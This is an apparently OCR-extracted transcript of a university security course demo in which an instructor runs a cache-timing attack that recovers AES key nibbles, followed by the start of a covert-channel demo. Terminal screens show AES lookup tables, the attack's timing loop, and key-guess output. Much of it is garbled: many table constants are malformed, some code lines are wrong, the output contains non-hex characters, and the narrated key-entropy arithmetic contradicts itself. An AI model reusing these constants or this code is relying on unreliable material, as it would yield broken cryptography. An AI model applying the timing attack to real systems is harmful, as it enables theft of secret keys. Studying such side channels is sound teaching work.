Terminal

```
ambika@madhava: /scratch/ambika/timingaes/lib
desktop files
```

```
0x9ad56fbau, 0x7888f078u, 0x2561a45u, 0x2e725c2eU,
0x1c24381cu, 0xa6f157a6u, 0xb4c773b4U, 0x65197c6U,
0xe823cbe8U, 0xd6d7ca1ddU, 0x749c9e78U, 0x1f213e1fu,
0x4bd9d64bu, 0xbadc61bdU, 0x8b860d8bu, 0x8a50f78u,
0x7090e070U, 0x3e427c3eU, 0xb5c471b5U, 0x6a6acc66U,
0x48d89048U, 0x030506030U, 0xf60177f6U, 0x0e121c0eU,
0x1a13c261U, 0x355f6a35U, 0x2e95e57U, 0x6b99b9U,
0x89898989U, 0x1f109999U, 0x1d727272U, 0x94957960U,
0x13869e1U, 0x4f13abef8U, 0x989327b8U, 0x13327777U,
0x9b9bd269U, 0xd970a9d9U, 0x8e89978eU, 0x4a4737394U,
0x9bb62d9bU, 0x1e223c1eU, 0x87921587U, 0x920c9e9U,
0xcea987c6U, 0x55fffaa55U, 0x28785028U, 0xdf7faa5dfU,
0x9cbf038cU, 0xa1f859a1U, 0x89800989U, 0xd171a0dU,
0xbfdab5bfU, 0xe631d7e6U, 0x42c68442U, 0x6b8bd068U,
0x1c38241U, 0x999b0299U, 0x2d775azdU, 0xf1110efU,
0xb0cb7bb0U, 0x54fcfa54U, 0xbbbd6edbU, 0x163a2c16U,
};

static const u32 Te3[256] __attribute__((aligned(0x1000))) = {
    0x363a5c6U, 0x7e08488U, 0x777799eU, 0xb7b788dFU,
0x12120d4fU, 0x6d66bbddU, 0x66f6b1deU, 0x5c55a01U,
0x30305060U, 0x01010302U, 0x676799ceU, 0xb2b7d56U,
0x1fe19e7U, 0xd70762b5U, 0xabbabe6dU, 0x767699eU,
0xcaca4581U, 0x82829d11U, 0xc9c94089U, 0x7d7d87f7U,
0x1fafa15eU, 0x5059eb2bU, 0x4747c98eU, 0x0f000fbU,
0xadaadec4U, 0xd4d467b3U, 0xa2a2d1f5U, 0xafaef45U,
0x9cbf23U, 0xa4a4f753U, 0x727296e4U, 0x0c059bU,
0x7b7c275U, 0xfdf1c1e1U, 0x9393a3e3U, 0x626664cU,
0x36365a6cU, 0x3f3f417eU, 0x7f7f02f5U, 0xcccc4873U,
0x17171717U, 0x1f1f1f1fU, 0x77777777U, 0x99999999U,
0x717198cU, 0xd86f73abU, 0x31313362U, 0x15151724U,
0x04040c08U, 0xc7c75295U, 0x23236546U, 0x3c35e9eU,
0x18182830U, 0x9696a137U, 0x05050f0eau, 0xa9ab52fU,
0x07070904U, 0x12123624U, 0x80809b1bU, 0xe2e23ddU,
0xebeb26cdu, 0x2727694eU, 0xb2b2cd7fU, 0x757597feU,
```

239, 18 18%

Terminal

```
ambika@madhava: /scratch/ambika/timingaes/lib
desktop files
```

```
0x141c382U, 0x9999b029U, 0x2d2d775aU, 0x0f0f1116U,
0xb0b0cb7bU, 0x5454fcfaU, 0xbbbd66dU, 0x16163a2cU,
};

static const u32 Te4[256] = {
    0x36363633U, 0x7c7c7c7cU, 0x77777777U, 0xb7b7b7b7U,
0x2f2f2f2fU, 0x69696969U, 0x66f6f6f6U, 0x5c5c5cU,
0x30303030U, 0x01010101U, 0x67676767U, 0xb2b2b2b2U,
0x1fe1fe1fU, 0xd7d7d7d7U, 0xabbabe6dU, 0x76767676U,
0x66666666U, 0x82828282U, 0x9c9c9c9cU, 0x7d7d7d7d7U,
0x1fafafafU, 0x50505050U, 0x47474747U, 0x0f0f0f0fU,
0xadaadadU, 0xd4d4d4d4U, 0xa2a2a2a2U, 0xafaafafU,
0x9c9c9c9cU, 0xa4a4a4a4U, 0x72727272U, 0x0c0c0c0U,
0xb7b7b7b7U, 0xfffffdffU, 0x93939393U, 0x62626262U,
0x36363636U, 0x3f3f3f3fU, 0x77777777U, 0xccccccccU,
0x43434343U, 0xa5a5a5a5U, 0x65e5e5e5U, 0x1f1f1f1fU,
0x17171717U, 0xd8d8d8d8U, 0x31313131U, 0x15151515U,
0x04040404U, 0x7c7c7c7cU, 0x23232323U, 0x3c3c3c3cU,
0x18182830U, 0x9696a137U, 0x05050f0eau, 0xa9ab52fU,
0x07070707U, 0x12121212U, 0x80808080U, 0x99999999U,
0xebebbeb8U, 0x27272727U, 0xb2b2b2b2U, 0x57575757U,
0x09090909U, 0x82828283U, 0x2c2c2c2cU, 0x1a1a1a1aU,
0x1b1b1b1bU, 0x66666666U, 0x5a5a5a5aU, 0x0a0a0a0aU,
0x52525252U, 0x3b3b3b3bU, 0xd6d6d6d6U, 0xb3b3b3b3U,
0x29292929U, 0x3e3e3e3eU, 0x2f2f2f2fU, 0x84848484U,
0x35353535U, 0xd1d1d1d1U, 0x00000000U, 0xededebedU,
0x20202020U, 0xfcfcfcfcU, 0xb1b1b1b1U, 0x5b5b5b5bU,
0x6a6a6a6aU, 0xcbcbcbcbU, 0xbebebebeU, 0x93939393U,
0x44a4a4a4U, 0x4c4c4c4cU, 0x58585858U, 0xfcfcfcfcU,
0x0d0d0d0dU, 0x66666666U, 0x66666666U, 0x0f0f0f0fU,
0x34343434U, 0x4d4d4d4dU, 0x33333333U, 0x58585858U,
0x45454545U, 0x9f9f9f9fU, 0x02020202U, 0x7f7f7f7fU,
0x50505050U, 0x3c3c3c3cU, 0x9f9f9f9fU, 0xa8a8a8a8U,
0x15151515U, 0xa3a3a3a3U, 0x40404040U, 0x8ff8ff8fU,
0x29292929U, 0x9d9d9d9dU, 0x38383838U, 0x5f5f5f5fU,
0xbcbcbcU, 0xebebbeb6U, 0xedadadadU, 0x12121212U,
```

320, 18 24%

Terminal

```
ambika@madhava: /scratch/ambika/timingaes/lib
desktop files
```

```
noaccess = 0;
for(i=0; i<256; ++i){if(hc3[i] == 0) noaccess++;
misses += 256 - noaccess;

memset(hc0, 0, sizeof(hc0));
memset(hc1, 0, sizeof(hc1));
memset(hc2, 0, sizeof(hc2));
memset(hc3, 0, sizeof(hc3));
return misses;
}

#else
#define peek(a,b,c,d)      0
#define printmisses()
#endif

/*
 * Encrypt a single block
 * in and out can overlap
 */
void AES_encrypt(const unsigned char *in, unsigned char *out,
                 const AES_KEY *key) {
    const u32 *rk;
    u32 s0, s1, s2, s3, t0, t1, t2, t3;
#endif /* ?FULL_UNROLL
int r;
#endif /* ?FULL_UNROLL */

assert(in && out && key);
rk = (u32 *)key->rds.key;

/*
 * map byte array block to cipher state
 * and add initial round key:
 */
s0 = GETU32(in     ) ^ rk[0];
s1 = GETU32(in +  4) ^ rk[1];
s2 = GETU32(in +  8) ^ rk[2];
s3 = GETU32(in + 12) ^ rk[3];
#endif /* FULL_UNROLL
```

939, 20-34 71%

```

ambika@madhava: /scratch/ambika/timingaes/lib
des
    void AES_encrypt(const unsigned char *in, unsigned char *out,
                     const AES_KEY *key) {
        const u32 *rk;
        u32 s0, s1, s2, s3, t0, t1, t2, t3;
#ifndef FULL_UNROLL
        int r;
#endif /* ?FULL_UNROLL */

        assert(in && out && key);
        rk = (u32 *)key->rd_key;

        /*
         * map byte array block to cipher state
         * and add initial round key:
         */
        s0 = GETU32(in      ) ^ rk[0];
        s1 = GETU32(in + 1 ) ^ rk[1];
        s2 = GETU32(in + 2 ) ^ rk[2];
        s3 = GETU32(in + 3 ) ^ rk[3];
#ifndef FULL_UNROLL
        /* round 1: */
        t0 = Te0[s0 >> 24] ^ Te1[(s1 >> 16) & 0xff] ^ Te2[(s2 >> 8) & 0xff] ^ Te3[s3 & 0xff] ^ rk[4];
        t1 = Te0[s1 >> 24] ^ Te1[(s2 >> 16) & 0xff] ^ Te2[(s3 >> 8) & 0xff] ^ Te3[t0 & 0xff] ^ rk[5];
        t2 = Te0[s2 >> 24] ^ Te1[(s3 >> 16) & 0xff] ^ Te2[(s0 >> 8) & 0xff] ^ Te3[s1 & 0xff] ^ rk[6];
        t3 = Te0[s3 >> 24] ^ Te1[(s0 >> 16) & 0xff] ^ Te2[(s1 >> 8) & 0xff] ^ Te3[s2 & 0xff] ^ rk[7];
        peek(s0, s1, s2, s3);
        /* round 2: */
        s0 = Te0[t0 >> 24] ^ Te1[(t1 >> 16) & 0xff] ^ Te2[(t2 >> 8) & 0xff] ^ Te3[t3 & 0xff] ^ rk[8];
        s1 = Te0[t1 >> 24] ^ Te1[(t2 >> 16) & 0xff] ^ Te2[(t3 >> 8) & 0xff] ^ Te3[t0 & 0xff] ^ rk[9];
        s2 = Te0[t2 >> 24] ^ Te1[(t3 >> 16) & 0xff] ^ Te2[(t0 >> 8) & 0xff] ^ Te3[t1 & 0xff] ^ rk[10];
        s3 = Te0[t3 >> 24] ^ Te1[(t0 >> 16) & 0xff] ^ Te2[(t1 >> 8) & 0xff] ^ Te3[t2 & 0xff] ^ rk[11];
        peek(t0, t1, t2, t3);
        /* round 3: */
        t0 = Te0[s0 >> 24] ^ Te1[(s1 >> 16) & 0xff] ^ Te2[(s2 >> 8) & 0xff] ^ Te3[s3 & 0xff] ^ rk[12];
        t1 = Te0[s1 >> 24] ^ Te1[(s2 >> 16) & 0xff] ^ Te2[(s3 >> 8) & 0xff] ^ Te3[s0 & 0xff] ^ rk[13];
        t2 = Te0[s2 >> 24] ^ Te1[(s3 >> 16) & 0xff] ^ Te2[(s0 >> 8) & 0xff] ^ Te3[s1 & 0xff] ^ rk[14];
        t3 = Te0[s3 >> 24] ^ Te1[(s0 >> 16) & 0xff] ^ Te2[(s1 >> 8) & 0xff] ^ Te3[s2 & 0xff] ^ rk[15];
        peek(t0, t1, t2, t3);
-- VISUAL --

```

So, what we will see now is the actual code and a demonstration of the attack. This code may not work on the virtual machine that was given to you along with the course and you may need to tweak up this program a little bit and in order to get it run on your Ubuntu machines. So we will be sharing this entire code with you, this code comprises of the *attack.c* which is essentially the attack and there is also a library that is present contains the AES implementation, so we will actually take a look at this AES implementation.

So this AES code is built on the lines of open SSL, one of the earlier limitations of the open SSL and the 1st thing to note is the tables T0 to T4 so they are defined here as follows, so each of these tables is of 32 bits and there are 256 entries in total, there are 1024 elements in this particular table. Similar to this table we have the 2nd table Te1 which is also of 1024 bytes, Te2 and Te3. So, Te4 is also present but we will not be using this and the other tables I use for decryption which is not going to be important for us.

Let us go straight away to this AES encryption algorithm, so what this algorithm takes is an input which is the plain text. It takes the AES key this is a structured to the expanded key and it performs the encryption and find the use of cipher text through this particular output. The AES has several different rounds of operations but what is important for us is only these set of operations, these 4 lines essentially would XOR the secret key present in this AES key and a pointer is obtained gained over here with the inputs, so the inputs are here the 16 bytes of input and the round keys are XORed with it. During the 1st round operation as we had mentioned there are several table lookups, so in fact each of these 4 tables Te0, Te1, Te2 and Te3 would have 4 lookups each, so the results are XOR and then passed on the other rounds

of the cipher, so the remaining part of cipher from this cache timing attack perspective is not very important for us.

(Refer Slide Time: 15:55)

The terminal session at 4:02 PM shows the user navigating through directory structures and listing files. The user is in the directory /scratch/ambika/timingaes\$ and runs several commands to list files, change directories, and open files for editing:

```
ambika@madhava:/scratch/ambika/timingaes$ ls
attack common.c key log params.h script
attack.c common.o lib Makefile results
ambika@madhava:/scratch/ambika/timingaes$ cd lib/
ambika@madhava:/scratch/ambika/timingaes$ ls
aes_1024.c aes_1024.o aes.h aes_locl.h Makefile openssl
ambika@madhava:/scratch/ambika/timingaes/lib$ vim aes_1024.c
ambika@madhava:/scratch/ambika/timingaes/lib$ make
gcc -O3 -L . -laes_1024.c -o attack
ambika@madhava:/scratch/ambika/timingaes/lib$ ls
aes_1024.c aes_1024.o aes.h aes_locl.h Makefile openssl
ambika@madhava:/scratch/ambika/timingaes/lib$ cd ..
ambika@madhava:/scratch/ambika/timingaes$ ls
attack attack.c common.c common.o key log Makefile params.h results script
ambika@madhava:/scratch/ambika/timingaes$ vim attack
```

The terminal session at 4:03 PM displays the source code for 'attack.c'. The code implements a cache timing attack on AES. It includes functions for generating random plaintext, fixing a few bits, clearing cache, timestamping operations, and recording timing data for specific bytes. It also includes logic for printing results and finding keys.

```
ambika@madhava:/scratch/ambika/timingaes
for (c=4; c<16; ++c)
    printf("%02d(%x) ", c, finddeviant(c));
printf("\n");

double attackrnd1()
{
    int ii=0, i;
    unsigned int start, end, timing;

    while(ii++ <= (ITERATIONS)){
        /* Set the first plaintext */
        for (i=0; i<16; ++i) pt[i] = random() & 0xff;
        /* Fix a few plaintext bits of some plaintext bytes */
        pt[0] = pt[0] & 0xf0;
        pt[1] = pt[1] & 0xf0;
        pt[2] = pt[2] & 0xf0;
        pt[3] = pt[3] & 0xf0;

        /* clear the cache memory of any AES data */
        cleancache();

        /* Make the encryption */
        start = timestamp();
        AES_encrypt(pt, ct, &expanded);
        end = timestamp();

        timing = end - start;

        if(ii > 1000 && timing < TIME_THRESHOLD){
            /* Record the timings */
            for(i=4; i<16; ++i){
                ttime[i][pt[i] >> 4] += timing;
                tcount[i][pt[i] >> 4] += 1;
            }
        }

        /* print if its time */
        if (!(ii & (ii - 1)))
            printf("%08x\t", ii);
        findkeys();
    }
}
```

```

Terminal ambika@madhava: /scratch/ambika/timingaes
des

    /* clean the cache memory of any AES data */
    cleancache();

    /* Make the encryption */
    start = timestamp();
    AES_encrypt(pt, ct, &expanded);
    end = timestamp();

    timing = end - start;

    if(ii > 1000 && timing < TIME_THRESHOLD){
        /* Record the timings */
        for(i=4; i<16; ++i){
            ttime[i][pt[i] >> 4] += timing;
            tcount[i][pt[i] >> 4] += 1;
        }

        /* print if its time */
        if((ii & (1<4))) {
            printf("MDK\t", ii);
            findkeys();
            printtime(4);
        }
    }
}

void ReadKey(const unsigned char *filename)
{
    int i;
    FILE *f;
    unsigned int i_secretkey[16];
    unsigned char uc_secretkey[16];

    /* Read key from a file */
    if((f = fopen(filename, "r")) == NULL){
        printf("Cannot open key file\n");
        exit(-1);
    }
}

```

So, before we go further we would make this particular AES implementation by just running a make, so this would create an object file *AES_1024.o* which we then involved in our attack. So, we will now go to the attack code it is over here and we will just jump directly to the attack function and what we see is the following. So, 1st of all over here we select some random plain text, this plain text *pt* is defined globally as an array of 16 bytes.

We randomly select some things on it and for certain bytes the plain text 0, 1, 2 and 3 we make the higher nibble to be equal to 0 then we invoke this function called *cleancache* and then we invoke this *AES_encrypt*. Now what happens during the AES encryption is there is this plain text which is taken as the 1st parameter and there is an expanded key which is also available and finally this would trigger the AES encryption to occur and the cipher text is obtained.

These times stamps here as well as here are used to actually time the execution of this AES, so you could refer to the previous video about the covert channels to look at how these timestamps are programmed and how they obtain the time. More important for us is that we evaluate these timings and use a similar frequency distribution and statistical techniques has been done previously to record the timing and then at a later point determine the secret key. We will not go more into detail about this particular program and it is actually quite interesting and you could look at it more in detail and try to run this particular program.

(Refer Slide Time: 17:59)

```

ambika@madhava:/scratch/ambika/timingaes$ ls
attack.c  Common.o  key  lib  Makefile  results  script
ambika@madhava:/scratch/ambika/timingaes$ cd lib/
ambika@madhava:/scratch/ambika/timingaes/lib$ ls
aes_1024.c  aes_1024.o  aes.h  aes_loc1.h  Makefile  openssl
ambika@madhava:/scratch/ambika/timingaes/lib$ vim aes_1024.c
ambika@madhava:/scratch/ambika/timingaes/lib$ make
gcc -O3 -I . aes_1024.c -c
ambika@madhava:/scratch/ambika/timingaes/lib$ ls
aes_1024.c  aes_1024.o  aes.h  aes_loc1.h  Makefile  openssl
ambika@madhava:/scratch/ambika/timingaes/lib$ cd ..
ambika@madhava:/scratch/ambika/timingaes$ ls
attack.c  Common.o  key  lib  Makefile  params.h  results  script
ambika@madhava:/scratch/ambika/timingaes$ vim attack.c
ambika@madhava:/scratch/ambika/timingaes$ make
gcc -I . -L lib/ -O3 attack.c -o attack lib/aes_1024.o common.o -lm
attack.c: In function 'ReadKey':
attack.c:150:9: warning: ignoring return value of 'fscanf', declared with attribute warn_unused_result [-Wunuse
d-result]
    fscanf(f, "%x", &_secretkey[i]);
^
ambika@madhava:/scratch/ambika/timingaes$ ls
attack attack.c  Common.o  key  lib  Makefile  params.h  results  script
ambika@madhava:/scratch/ambika/timingaes$ cat key
00 00 00 00 64 50 60 70 80 90 a0 b0 c0 d0 e0 f0
ambika@madhava:/scratch/ambika/timingaes$ ./attack
Getting First Round Key Relations
00000000 04(5) 05(8) 06(0) 07(8) 08(d) 09(3) 10(0) 11(b) 12(f) 13(b) 14(1) 15(f)
00000080 04(3) 05(4) 06(b) 07(a) 08(e) 09(8) 10(8) 11(5) 12(1) 13(4) 14(5) 15(a)
00001000 04(7) 05(6) 06(3) 07(9) 08(9) 09(e) 10(8) 11(5) 12(1) 13(4) 14(5) 15(c)
00002000 04(6) 05(3) 06(7) 07(c) 08(o) 09(7) 10(7) 11(9) 12(5) 13(1) 14(9) 15(7)
00004000 04(c) 05(2) 06(f) 07(5) 08(a) 09(7) 10(7) 11(c) 12(5) 13(4) 14(9) 15(3)
00008000 04(8) 05(4) 06(7) 07(7) 08(s) 09(9) 10(7) 11(2) 12(9) 13(c) 14(1) 15(f)
00016000 04(7) 05(6) 06(4) 07(6) 08(r) 09(8) 10(9) 11(4) 12(8) 13(3) 14(2) 15(f)
00020000 04(f) 05(3) 06(a) 07(4) 08(t) 09(f) 10(7) 11(d) 12(5) 13(b) 14(c) 15(f)
00040000 04(6) 05(a) 06(3) 07(7) 08(8) 09(f) 10(7) 11(5) 12(1) 13(0) 14(5) 15(f)
00080000 04(6) 05(a) 06(5) 07(6) 08(8) 09(a) 10(7) 11(6) 12(3) 13(b) 14(c) 15(f)

ambika@madhava:/scratch/ambika/timingaes$ ls
attack attack.c  Common.o  key  lib  Makefile  params.h  results  script
ambika@madhava:/scratch/ambika/timingaes$ cat key
00 00 00 64 50 60 70 80 90 a0 b0 c0 d0 e0 f0
ambika@madhava:/scratch/ambika/timingaes$ ./attack
Getting First Round Key Relations
00000000 04(5) 05(8) 06(0) 07(8) 08(d) 09(3) 10(0) 11(b) 12(f) 13(b) 14(1) 15(f)
00000080 04(3) 05(4) 06(b) 07(a) 08(e) 09(8) 10(8) 11(5) 12(1) 13(4) 14(5) 15(a)
00001000 04(7) 05(6) 06(3) 07(9) 08(9) 09(e) 10(8) 11(5) 12(1) 13(4) 14(5) 15(c)
00002000 04(6) 05(3) 06(7) 07(c) 08(o) 09(7) 10(7) 11(9) 12(5) 13(1) 14(9) 15(7)
00004000 04(c) 05(2) 06(f) 07(5) 08(a) 09(7) 10(7) 11(c) 12(5) 13(4) 14(9) 15(3)
00008000 04(8) 05(4) 06(7) 07(7) 08(s) 09(9) 10(7) 11(2) 12(9) 13(c) 14(1) 15(f)
00016000 04(7) 05(6) 06(4) 07(6) 08(r) 09(8) 10(9) 11(4) 12(8) 13(3) 14(2) 15(f)
00020000 04(f) 05(3) 06(a) 07(4) 08(t) 09(f) 10(7) 11(f) 12(1) 13(b) 14(c) 15(f)
00040000 04(6) 05(a) 06(3) 07(7) 08(8) 09(f) 10(7) 11(5) 12(1) 13(0) 14(5) 15(f)
00080000 04(6) 05(a) 06(5) 07(6) 08(8) 09(a) 10(7) 11(6) 12(3) 13(b) 14(c) 15(f)
`C

ambika@madhava:/scratch/ambika/timingaes$ 

```

In order to compile this program, we run a `$> make` and obtain an output known as `attack`. The idea is that we run this `attack` and try to get this security key. So the secret key is present in this particular file called `key`. This file is actually read by the AES code and it is used during the encryption. The idea is to get as many bytes as possible from this secret key, the first think to note is that there 16 such bytes over here and therefore we would obtain a key size of 128 bits, the hope is that when we run this attack we would be able to reduce this uncertainty about the key to a significant level.

So, in order to run we just run the attack and what gets printed are the potential key bytes from here onwards that is 4th to the 15th key bytes. The values printed within the brackets are what the attack program has identified the 4th key which is 64 for instance. The attack

program has identified 6 essentially has been able to identify the most significant 4 bits of the key.

Now each row over here tells the number of measurements that have taken place, so for example this is in hexadecimal notation, so for example this particular row are the results of the attack after 1024 iteration that is 1024 measurements of the execution time of the AES and what we see is that the next one is double that amount which is around 2048 iterations and so on, so as we increase the number of timing measurements that is the iterations in the attack actually increase, we see that the result become more and more accurate.

So this particular code is program to go up to 2^{24} and these are the results after those iterations, so what we see is that we have this enable which has been predicted correctly by the attack this is 6 over here and what the attack also obtain is 6 however the next byte which is 50 the attack has obtained 7 which is wrong. So, in this particular way we can find the correctness of the attack, so we can stop this attack due to time constraints and see the number of bytes that have actually been obtained and count the number of bytes that have actually been obtained correctly. So for example here this byte has been correctly obtained because this is 6 so on this bytes has been found completely, so what we find if we compare the most significant label of these 16 bytes and compared them with the results within the braces over here, we find that the attack has identified 4 nibbles correctly that these nibbles occur here, here, here and finally here.

(Refer Slide Time: 21:33)

K 128 bits

$$4 \times 4 = 16$$

12 bits


So, let us see how much we have actually known about the key, so prior to the timing attack we had a key size of 128 bits which means that there are 2¹²⁸ possibilities, so after the timing attack which we have done we found that there are 4 nibbles that we have predicted correctly, so therefore it is like we have identified 4 that is 16 bits of the secret key, so thus the uncertainty about the key reduces from 128 bits to 128 bits minus 8, so this means the uncertainty about the secret key has reduced to 112 bits.

So, thus we see that we have been able to reduce the uncertainty about the key, this is one of the initial attacks that was actually proposed for cache memory. There are much more advanced attack where you can get the secret key with much more accuracy. We leave it to the viewers to actually try this particular attack and also read the state-of-the-art attacks in this direction and see how we could reduce the entropy or the uncertainty about the secret key to construct lesser than what we obtain over here. Thank you.

Information Security - 5 - Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
'Demo- Cache-timing based Covert Channel - Part 1'

Hello and welcome to this demonstration in the course for Secure Systems Engineering. In this particular demonstration we will look at covert channels, we have already seen the theory about covert channels and how they can be established through the cache and in this demonstration we will actually look at creating such a covert channel and how we could actually transfer information from one process to another.

(Refer Slide Time: 0:45)



```
ambika@madhava:/scratch/ambika/courses/SSE/covert_channel/proto1$ cat /proc/cpuinfo
vendor_id       : GenuineIntel
cpu family     : 6
model          : 60
model name     : Intel(R) Core(TM) i7-4770 CPU @ 3.40GHz
stepping        : 3
microcode      : 0x1a
cpu MHz        : 800.000
cache size     : 8192 KB
physical id    : 0
siblings        : 8
core id         : 3
cpu cores      : 4
apicid          : 7
initial apicid: 7
fpu             : yes
fpu_exception   : yes
cpuid level    : 13
wp              : yes
flags           : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov
pat pse36 clflush dts acpi mmx fxsr sse sse2 ss ht tm pbe syscall nx pdpe1gb rdt
scp lm constant_tsc arch_perfmon pebs bts rep_good nopl xtstopology nonstop_tsc ap
erfmpreflaggerfpu pmu pclmulqdq dtes64 monitor ds_cpl vmx smx est tm2 sse3 fma
cx16 xtrp pdcm pcid ssse4_1 ssse4_2 x2apic movbe popcnt tsc_deadline_timer aes xsa
ve avic f16c rdrand lahf_lm abm ida arat eph xsaveopt pln pts dtherm tpr_shadow v
nmi flexpriority ept vpid fsgsbase tsc_adjust bait hle avx2 smep bmi2 erms invpc
id rte
bogomips        : 6783.77
clflush size    : 64
cache_alignment  : 64
address sizes   : 39 bits physical, 48 bits virtual
power management:
```

Terminal

```
ambika@madhava:/scratch/ambika/courses/SSE/covert_channel/proto1$ clear
ambika@madhava:/scratch/ambika/courses/SSE/covert_channel/proto1$ cat /proc/cpuinfo
processor : 0
vendor_id : GenuineIntel
cpu family : 6
model : 60
model name : Intel(R) Core(TM) i7-4770 CPU @ 3.40GHz
stepping : 3
microcode : 0x1a
cpu MHz : 3401.000
cache size : 8192 KB
physical id : 0
siblings : 8
core id : 0
cpu cores : 4
apicid : 0
initial apicid : 0
fpu : yes
fpu_exception : yes
cpuid level : 13
wp : yes
flags : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov
pat pse36 clflush dts acpi mmx fxsr sse sse2 ss ht tm pbe syscall nx pdpe1gb rdt
scp lm constant_tsc arch_perfmon pebs bts rep_good nopl topology nonstop_tsc ap
ermpfperf eagerfpn pni pclmulqdq dtes64 monitor ds_cpl vmx smx est tm2 sse3 fma
cx16 xtr pdcm pcid sse4_1 sse4_2 x2apic movebe popcnt tsc_deadline_timer aes xsa
ve avx f16c rdrand lahf_lm abm ida arat eph xsaveopt pin pts dtherm tpr_shadow v
nmi flexpriority ept vpid fsgsbase tsc_adjust bmit hle avx2 smep bmi2 erms invpc
id rtm
bogomips : 6783.77
clflush size : 64
```

Terminal

```
ambika@madhava:/scratch/ambika/courses/SSE/covert_channel/proto1$ clear
ambika@madhava:/scratch/ambika/courses/SSE/covert_channel/proto1$ cat /proc/cpuinfo
processor : 0
vendor_id : GenuineIntel
cpu family : 6
model : 60
model name : Intel(R) Core(TM) i7-4770 CPU @ 3.40GHz
stepping : 3
microcode : 0x1a
cpu MHz : 3401.000
cache size : 8192 KB
physical id : 0
siblings : 8
core id : 0
cpu cores : 4
apicid : 0
initial apicid : 0
fpu : yes
fpu_exception : yes
cpuid level : 13
wp : yes
flags : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov
pat pse36 clflush dts acpi mmx fxsr sse sse2 ss ht tm pbe syscall nx pdpe1gb rdt
scp lm constant_tsc arch_perfmon pebs bts rep_good nopl topology nonstop_tsc ap
ermpfperf eagerfpn pni pclmulqdq dtes64 monitor ds_cpl vmx smx est tm2 sse3 fma
cx16 xtr pdcm pcid sse4_1 sse4_2 x2apic movebe popcnt tsc_deadline_timer aes xsa
ve avx f16c rdrand lahf_lm abm ida arat eph xsaveopt pin pts dtherm tpr_shadow v
nmi flexpriority ept vpid fsgsbase tsc_adjust bmit hle avx2 smep bmi2 erms invpc
id rtm
bogomips : 6783.77
clflush size : 64
```

Terminal

```
ambika@madhava:/scratch/ambika/courses/SSE/covert_channel/proto1$ clear
ambika@madhava:/scratch/ambika/courses/SSE/covert_channel/proto1$ cat /proc/cpuinfo
scp lm constant_tsc arch_perfmon pebs bts rep_good nopl topology nonstop_tsc ap
ermpfperf eagerfpn pni pclmulqdq dtes64 monitor ds_cpl vmx smx est tm2 sse3 fma
cx16 xtr pdcm pcid sse4_1 sse4_2 x2apic movebe popcnt tsc_deadline_timer aes xsa
ve avx f16c rdrand lahf_lm abm ida arat eph xsaveopt pin pts dtherm tpr_shadow v
nmi flexpriority ept vpid fsgsbase tsc_adjust bmit hle avx2 smep bmi2 erms invpc
id rtm
bogomips : 6783.77
clflush size : 64
cache_alignment : 64
address sizes : 39 bits physical, 48 bits virtual
power management:

processor : 4
vendor_id : GenuineIntel
cpu family : 6
model : 60
model name : Intel(R) Core(TM) i7-4770 CPU @ 3.40GHz
stepping : 3
microcode : 0x1a
cpu MHz : 800.000
cache size : 8192 KB
physical id : 0
siblings : 8
core id : 0
cpu cores : 4
apicid : 1
initial apicid : 1
fpu : yes
fpu_exception : yes
cpuid level : 13
wp : yes
flags : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov
pat pse36 clflush dts acpi mmx fxsr sse sse2 ss ht tm pbe syscall nx pdpe1gb rdt
```

Terminal

```
ambika@madhava:/scratch/ambika/courses/SSE/covert_channel/proto1$ cat /proc/cpuinfo
processor       : 0
vendor_id      : GenuineIntel
cpu family     : 6
model          : 60
model name    : Intel(R) Core(TM) i7-4770 CPU @ 3.40GHz
stepping       : 3
microcode      : 0x1a
cpu MHz        : 800.000
cache size     : 8192 KB
physical id   : 0
siblings       : 8
core id        : 3
cpu cores     : 4
apicid         : 7
initial apicid: 7
fpu            : yes
fpu_exception  : yes
cpuid level   : 13
wp             : yes
flags          : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov
